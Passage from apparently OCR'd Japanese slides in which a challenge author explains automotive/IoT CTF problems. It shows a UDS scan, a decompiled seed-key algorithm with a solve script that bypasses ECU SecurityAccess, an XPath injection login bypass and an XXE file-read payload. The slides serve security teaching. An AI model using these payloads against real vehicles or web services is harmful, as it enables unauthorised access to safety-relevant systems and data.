
NDIAS CTF 問題解説会資料

- cartagaitai勉強会#5 (2026/07)

@bata_24

Who am I

- @bata_24
  - 都内の会社で、車関連のお仕事(機器診断やコンサルなど)をしています
- CTF活動
  - CTF歴: 2012年～
  - 所属チーム: cartagaitai / katagaitai / TokyoWesterns
- 最近(ここ1年くらい)の活動
  - GDB拡張スクリプト「bata24/gef」の開発・メンテ
    - ぜひ使ってみて下さいね
  - cartagaitai勉強会で車セキ/IoT系の情報発信



私の作問一覧

No.	カテゴリ	問題名	概要	備考
1	CAN	VIN Hunter	CAN通信のチュートリアル	okzkeyさん作 / 代理解説
2	CAN	Seed-Key Leak	UDS$27の攻略	okzkeyさん作 / 代理解説
3	CAN	Gateway Gremlins	robots.txt -> Xpath Injection -> XXE -> .bak + UDS$27の攻略	okzkeyさんとの合作
4	AGL	AGL 1	Automotive Grade Linuxのイメージからフラグを探す	
5	AGL	AGL 2		
6	AGL	AGL 3		
7	AGL	AGL 4		
8	AGL	AGL 5		
9	CAN	I Saw Our Time Pass	ISO-TPログのステガノグラフィー	
10	Network	Gate to the past	古いSSHの脆弱性による暗号化解除	
11	Rev	Tiny crackme	FreeRTOSでのCrackMe	
12	RF	D's Signpost	無線信号5種の復調	
13	Misc	Map data	大量ファイルからの識別	
14	Misc	Weird config updater	zipフォーマットの解釈違い	
15	Suspicious device	Suspicious device 1	ARMバイナリのリバーシング + デバッグ機能の悪用 + クラウド侵入	
16	Suspicious device	Suspicious device 2	クラウドでのDB探索	
17	Suspicious device	Suspicious device 3	クラウドでのピボット + RaceConditionによる権限昇格	
18	Pwn	Baby DOS pwn	FreeDOSでのスタックバッファオーバーフローから任意コード実行	
19	Crypto	RAMN ECU D	ルート証明書の秘密鍵割り出し + UDS$29の攻略	


問題解説

VIN Hunter

- 問題は右の通り
  - CANを使った問題が多いので、チュートリアルとして用意しました
  - CAN(+UDS)は実務でも非常によく使います

VIN Hunter

- CANはバス型のため、環境分離が大変でした
  - 大まかにはこの様に作っています
  - 今後、CTFのCAN問題を作る方がいたら、是非環境構築の参考にどうぞ




VIN Hunter

- caringcaribouをインストールして、UDSをスキャンすると良い

```
root@558d95403391:/# pip3 install git+https://github.com/CaringCaribou/caringcaribou.git --break-system-packages
root@558d95403391:/# printf "[default]¥ninterface = socketcan¥nchannel = vcan0" > $HOME/.canrc
root@558d95403391:/# caringcaribou uds discovery
...
+------------+------------+
| CLIENT ID  | SERVER ID  |
+------------+------------+
| 0x0000000f | 0x000000c0 |
| 0x00000206 | 0x000000c0 |
| 0x000007e0 | 0x000007e8 |
+------------+------------+

root@c85420947806:/# caringcaribou uds dump_dids 0x7E0 0x7E8
...
0xf190 666c61677b76316e5f723361645f737563633373737d
...
root@c85420947806:/# python3
>>> bytes.fromhex("666c61677b76316e5f723361645f737563633373737d")
b'flag{v1n_r3ad_succ3ss}'
>>>
```

Seed-Key Leak

- 問題は右の通り
  - CAN問題は、ほぼUDS $27 (Security Access)と絡んでいます
    - 実務でも、これを突破できないかを調査する事が多い
  - UDS $27を突破するには以下の要素が必要です
    - アルゴリズムの特定
    - (必要に応じて) 暗号化の鍵などの特定



チャレンジ 96 解決

Seed-Key Leak

100

easy can crypto

English

A dealer tool has been leaked: `dealer_unlock.pyc`
SecurityAccess guards the ECU's secrets. Break in and read the flag.

Connection: `./connect.sh 20.18.209.122 13337`
Diagnostic CAN IDs: tester `0x7E0` ↔ ECU `0x7E8`

> Note: This challenge requires a Linux environment with SocketCAN support. Please run the connection script on a Linux system where the `vcan0` interface can be created.
> Sessions are terminated after 5 minutes, and reconnected automatically.

日本語

ディーラーツールが流出した: `dealer_unlock.pyc`
ECU は SecurityAccess で秘密を守っている。突破してフラグを読め。

接続: `./connect.sh 20.18.209.122 13337`
診断 CAN ID: テスター `0x7E0` ↔ ECU `0x7E8`

> 注意: この問題では SocketCAN が利用可能な Linux 環境が必要です。`vcan0` インターフェースを作成できる Linux 環境で接続スクリプトを実行してください。
> セッションは5分で強制終了され、自動的に再接続されます。

dealer_unl... connect.sh

Flag 送信

Seed-Key Leak

- dealer_unlock.pycを解析する
  - pylingualを使ってデコンパイルするとよいでしょう

Web版を使っても、docker版を使っても良い

```
$ docker run --rm -it -v .:/tmp/host remnux/pylingual
$ cd /tmp/host
$ pylingual dealer_unlock.pyc
```

※デコンパイル結果の重要箇所を抜粋

```
def rol32(v, c):
    v &= 4294967295
    c &= 31
    return (v << c | v >> 32 - c) & 4294967295

def ror32(v, c):
    v &= 4294967295
    c &= 31
    return (v >> c | v << 32 - c) & 4294967295

def derive_key(seed):
    x = seed ^ 2781028135
    x = rol32(x, 3)
    x = x + 522125569 & 4294967295
    x ^= 3735928559
    x = ror32(x, 1)
    return x & 4294967295
```

Seed-Key Leak


- 得たアルゴリズムを使って、UDS $27を突破すればOK
  - 最初にExtended sessionへ移行することを忘れずに (UDSでは一般的なお作法です)

```
root@a5b217cfdd6e:/tmp# python3 solve.py
FLAG: flag{s33dk3y_r3v3rs3d}
root@a5b217cfdd6e:/tmp#
```

```python
import subprocess, time, sys

IFACE = "vcan0"
TX = "0x7E0"
RX = "0x7E8"

def uds(payload_hex: str) -> str:
    p = subprocess.Popen(
        ["isotprecv", "-s", TX, "-d", RX, IFACE],
        stdout=subprocess.PIPE, stderr=subprocess.DEVNULL
    )
    time.sleep(0.3)
    subprocess.run(
        f'echo "{payload_hex}" | isotpsend -s {TX} -d {RX} {IFACE}',
        shell=True, check=True
    )
    out, _ = p.communicate(timeout=5)
    return out.decode().strip()

def rol32(v, c):
    v &= 0xFFFFFFFF
    return ((v << (c&31)) | (v >> (32-(c&31)))) & 0xFFFFFFFF

def ror32(v, c):
    v &= 0xFFFFFFFF
    return ((v >> (c&31)) | (v << (32-(c&31)))) & 0xFFFFFFFF

def derive_key(seed):
    x = seed ^ 0xA5C31F27
    x = rol32(x, 3)
    x = (x + 0x1F1F0101) & 0xFFFFFFFF
    x ^= 0xDEADBEEF
    return ror32(x, 1)

# 1. Extended session
uds("10 03")

# 2. Request seed
resp = uds("27 01")
seed_bytes = bytes.fromhex(resp.replace(" ", ""))[2:]  # skip 67 01
seed = int.from_bytes(seed_bytes, "big")
key = derive_key(seed)
key_hex = " ".join(f"{b:02X}" for b in key.to_bytes(4, "big"))

# 3. Send key
uds(f"27 02 {key_hex}")

# 4. Read flag
resp = uds("22 13 37")
flag = bytes.fromhex(resp.replace(" ", ""))[3:].decode()
print(f"FLAG: {flag}")
```

Gateway Gremlins


- 問題は右の通り
  - 前問と同じく、UDS $27を突破する問題です
  - Web要素も多少は入れたいと思い、実際ありそうなシチュエーションを想定して作りました
    - 3つのWeb要素(robots.txt, XPathインジェクション、XXE)が必要です



Gateway Gremlins


- 単に繋いでも何もない

- robots.txtを見ると、/legacy/ にコンテンツがあると分かる




Gateway Gremlins

- 新サイトに移行できていない(?)ディーラー用の旧サイトが残っている



- ログインページもある
  - diagnostic uploadページは403で入れない




Gateway Gremlins

- SQLインジェクションは、皆さん聞いたことがあると思います
  - ' or 1=1;-- みたいなやつです

- 今回はXPathインジェクションですが、
  ほぼSQLインジェクションみたいなものです
  - username: a' or '1' = '1
  - password: a' or '1' = '1


  でログインできます




XPath (XML Path Language) は、HTMLやXML文書の中から特定の要素やデータを抽出（スクレイピング）したり、指定したりするための言語

Gateway Gremlins

- diagnostic uploadページに入れました
  - XMLのアップロードができるようです
  - ソースコードには、/app/config.json というパスも書いてあります







Gateway Gremlins

- XXEを疑います
  - 以下コードで、任意ファイルを読み取る

```
<?xml version="1.0"?>
<!DOCTYPE diag [
  <!ENTITY XXX SYSTEM "file:///app/config.json">
]>
<a>&XXX;</a>
```

  - UDS $27の認証に関係しそうな数値は分かったが、アルゴリズムがわからない





Gateway Gremlins

- 問題文のヒント「.bak」
  - つまりconfig.json.bakを見る必要がありました
  - config.jsonにはなかった、アルゴリズム情報が付与されています

▼ ヒントを見る: hint

.bak

Profile accepted

Legacy profile parsed successfully.

a


```
{
  "ctf": "NDIAS Automotive/IoT CTF",
  "challenge": "Gateway Gremlins",
  "diag_request_id": "0x7E0",
  "diag_response_id": "0x7E8",
  "session_before_unlock": "0x1003",
  "security_level_request": "0x05",
  "security_level_sendkey": "0x06",
  "did_after_unlock": "0xF1A0",
  "xor_mask": "0x5a17c0de",
  "note": "combine the current heartbeat nonce on CAN ID 0x555 first four bytes with the seed",
  "logic": "def expected_key(state: State, seed: int) -> int: return (rol32(seed ^ XOR_MASK ^ state.latest_nonce, 7) + 0x27110027) % 0x100000000"
}
```


seedのほか、定期的に切り替わるnonce (CANID:0x555で流れている)も使う必要があった

Gateway Gremlins

- これらの情報を元に、UDS $27を突破するスクリプトを書けばOK

```
root@64874f0c5d0b:/tmp# python3 solve.py
nonce = 0x9eafd639
seed  = 0x8032278f
key   = 0x6c29b449
FLAG: flag{g4t3way_n0nc3_m4st3r}
root@64874f0c5d0b:/tmp#
```

```python
#!/usr/bin/env python3
import subprocess, time, re

IFACE = "vcan0"
TX = "0x7E0"
RX = "0x7E8"
XOR_MASK = 0x5A17C0DE

def uds(payload_hex: str) -> str:
    ...

def rol32(v, c):
    ...

def get_nonce() -> int:
    """Read one 0x555 frame and extract nonce (first 4 bytes)."""
    out = subprocess.check_output(
        ["candump", "-n", "1", f"{IFACE},555:7FF"], timeout=10
    ).decode()
    # candump line: "vcan0  555   [8]  A3 C1 E5 09 ..."
